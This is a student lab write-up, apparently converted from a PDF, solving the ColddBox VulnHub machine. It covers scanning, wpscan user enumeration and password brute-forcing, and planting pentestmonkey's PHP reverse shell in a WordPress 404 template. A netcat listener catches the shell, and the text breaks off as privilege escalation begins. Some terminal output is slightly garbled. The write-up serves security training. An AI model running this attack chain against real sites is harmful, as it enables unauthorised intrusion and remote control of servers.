

MINOR PROJECT

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PROJECT: PENTESTING ON COLDDBOX

COLDDBOX: EASY [VULNHUB]


METHODOLOGY:

- NETDISCOVER SCANNING
- NMAP SCANNING
- ENUMERATION / RECONNAISSANCE
- WPSCAN
- PASSWORD BRUTEFORCING
- UPLOADING A REVERSE SHELL
- PRIVILEGE ESCALATION

STEPS FOR SOLVING THE MACHINE:


STEP 1:

- Download the colddbox OVA and Kali linux ISO image. Then set up virtual machines in virtualbox. connect the VMs in bridge connection.




STEP 2:

- Turn on the virtual machines and make sure they are connected to internet.



- Above is the screen shot of colddbox virtual machine.



- This is the screenshot of kali linux machine.

STEP 3:

- Now open a terminal in kali linux and type the 'ifconfig' command to verify your ip address.

```

(root@cybergoth)-[/home/cybergoth]
# ifconfig
docker0: flags=4096<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:0c:04:a5:70 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.10 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 3ffe:501:ffff:100:20c:29ff:fe1b:48ce prefixlen 64 scopeid 0x0<global>
    inet6 fe80::20c:29ff:fe1b:48ce prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:1b:48:ce txqueuelen 1000 (Ethernet)
    RX packets 115936 bytes 33575358 (32.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 99642 bytes 10912330 (10.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 26500 bytes 1589960 (1.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 26500 bytes 1589960 (1.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

STEP 4:

- Now use the 'netdiscover' command to get the ip address of the target machine.

Currently scanning: Finished! | Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 7 hosts. Total size: 420

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.3	4c:5d:77:2e:dc:b0	1	60	CHONGQING FURUI ELECTRONICS CO.,LTD.
192.168.1.1	34:a3:a3:b8:8a:97	1	60	IMAN Network Solutions
192.168.1.2	ae:69:07:f1:2a:35	1	60	Unknown vendor
192.168.1.11	08:00:27:10:ab:42	1	60	PCS Systemtechnik GmbH
192.168.1.5	e4:02:9b:20:10:9c	1	60	Intel Corporate
192.168.1.9	3e:1b:ec:0e:d1:33:77	1	60	CHONGQING FURUI ELECTRONICS CO.,LTD.
192.168.1.7	28:1a:00:0e:1a:0b:b6	1	60	Xiaomi Communications Co Ltd

- From here we can see that the ip address of the target machine is 192.168.1.11 .

STEP 5:

- Perform 'NMAP' scan for the ip address you found.

```
(root@cybergoth)-[/home/cybergoth]
# nmap -sV 192.168.1.11
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-25 13:16 EDT
Nmap scan report for 192.168.1.11
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:10:AB:42 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds

(root@cybergoth)-[/home/cybergoth]
#
```


- To gather further information through scanning use this command: “nmap -sC -sV -p- 192.168.1.11”

```
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-generator: WordPress 4.1.31
|_ http-title: ColddBox | One more machine
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp  open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 4ebf98c09bc536808c96e8969565973b (RSA)
|_ 256 8817f1a844f7f8062fd34f733298c7c5 (ECDSA)
|_ 256 f2fc6c750820b1b2512d94d694d7514f (ED25519)
MAC Address: 08:00:27:10:AB:42 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


- With this additional scan we found **2 ports, 80 and 4512.**

STEP 6:

- Go to your browser and type in the ip address of the target, to see the webpage that is hosted by the target machine.



- If you look closely, you will find a login option for this page.



- From this we can make out that this page is hosted on **wordpress**.

STEP 7:

- Run 'wpscan' on the url of the webpage.

```
(root@cybergoth)-[/home/cybergoth] 4.18 (Ubuntu)
# wpscan --url https://192.168.1.11/

WordPress Security Scanner by the WPScan Team
MAC Address: 08:00:27:10:10:10 (VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
NSE: Script Post-scanning.

Initiating NSE at 13:18
[i] Updating the Database ... elapsed 1m 10s 10ms

[+] WordPress readme found: http://192.168.1.11/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.11/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.1.11/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
| - http://192.168.1.11/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen
| Location: http://192.168.1.11/wp-content/themes/twentyfifteen/
| Last Updated: 2022-11-02T00:00:00.000Z
| Readme: http://192.168.1.11/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 3.3
| Style URL: http://192.168.1.11/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
```

- With this normal scan may not find anything major, but if we can try out luck with username enumeration.

```
(root@cybergoth)-[/home/cybergoth] Exploit-DB Google Hacking DB OISec Cyl
# wpscan --url http://192.168.1.11/ --enumerate u

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.11/ [192.168.1.11]
[+] Started: Sat Mar 25 13:22:23 2023

Interesting Finding(s): META

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.11/xmlrpc.php
```

```
[i] User(s) Identified:

[+] the cold in person
| Found By: Rss Generator (Passive Detection)

[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

•As you can see with this scan we found 3 usernames: **c0ldd**, **hugo**, **philip**.

STEP 8:

- Now that we have found some usernames we can try brute forcing the username with some known password from 'rockyou.txt'.

```
(root@cybergoth)-[/home/cybergoth]
# wpscan --url http://192.168.1.11/ --usernames c0ldd,philip,hugo --passwords /usr/share/wordlists/rockyou.txt
```

```
[i] No plugins Found.


[+] Enumerating Config Backups (via Passive and Aggressive Methods)
    Checking Config Backups - Time: 00:00:00 <=====
    Login
[i] No Config Backups Found.

    WordPress
[+] Performing password attack on Wp Login against 3 user/s
fTrying philip / fuckme Time: 00:00:23 <
[SUCCESS] - c0ldd / 9876543210
Irving philip / alvarez Time: 00:01:16 <
```

- So we found a password match for the username **c0ldd** which is **9876543210**.

STEP 9:

- Now go to the login page of the webpage and try putting this username and password and see if we can login or not.



Username


Password

☐ Remember Me

[Lost your password?](#)


[← Back to ColddBox](#)


- Now if you click on login, you will find out you have logged in successfully and you will be taken to the admin dashboard.



STEP 10:


- Now in the admin dashboard, go to Appearance > Editor





STEP 11:

- Now on the right hand side of the page you will see editor options of the features that you will be able to edit as admin.




- Now from the above select the '404 template'.




STEP 12:

- Now go to your browser and search for PHP reverse shell



- Go to the first highlighted one, from pentest monkey.



- Now click on raw from the upper right corner.

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
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//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
```

- Now press CTRL+A and CTRL+C to select all and copy the script.

STEP 13:

- Now come back to the '404 template' page from the webpage and clear the script and paste this script.

Twenty Fifteen: 404 Template (404.php)

```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourselves if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }
}
```

- Now make you change the '\$ip' with your own attacker machine ip and select the port on which you will listen on the reverse shell.


```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.10'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourselves if possible to avoid zombies later
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// pcntl fork is hardly ever available, but will allow us to daemonise
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    // Fork and have the parent process exit
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    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }
}
```

Documentation:

- Now click on 'update' to save the changes and upload the script.

STEP 14:

- Now go to your link terminal and start a reverse shell with netcat.


```
(root@cybergoth)-[/home/cybergoth]
# nc -nvlp 1234
listening on [any] 1234 ...
```

Comments

Appearance

STEP 15:

- Now again go to the colddbox home page and try to change the url a bit so that you definitely get an 'error 404'.



- And click on enter to open the url: "192.168.1.11/?p=3184".

STEP 16:

- Come back to your terminal, and you will see that you have gained a reverse shell.

```
(root@cybergoth)~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.11] 52948
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 20
18:39:43 up 24 min, 0 users, load average: 0.05, 0.14, 0.22
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

- Type in some commands to verify that userid and user privileges.

```
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data)
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
```

- Now with the 'ls' command you can see the list of directories.
- You can go to the 'home' directory with 'cd' command and see its contents.

```
$ cd home
$ ls
c0ldd
$ cd c0ldd
$ ls
user.txt
$
```

- As you go to the 'home' directory and 'ls' then you will see another directory named 'c0ldd', 'cd' into 'c0ldd' and you will

find a user.txt file, if you try to open it you will see permission denied.

```
$ cd c0ldd packets 3564 bytes 2138
$ ls TX errors 0 dropped 0 over
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$
```

- This means you are currently a non-root user.

STEP 17:

- Go to your browser and search for “GTF0bins”
- After entering the site, you will see this page.

GTF0Bins ☆ Star 8,098

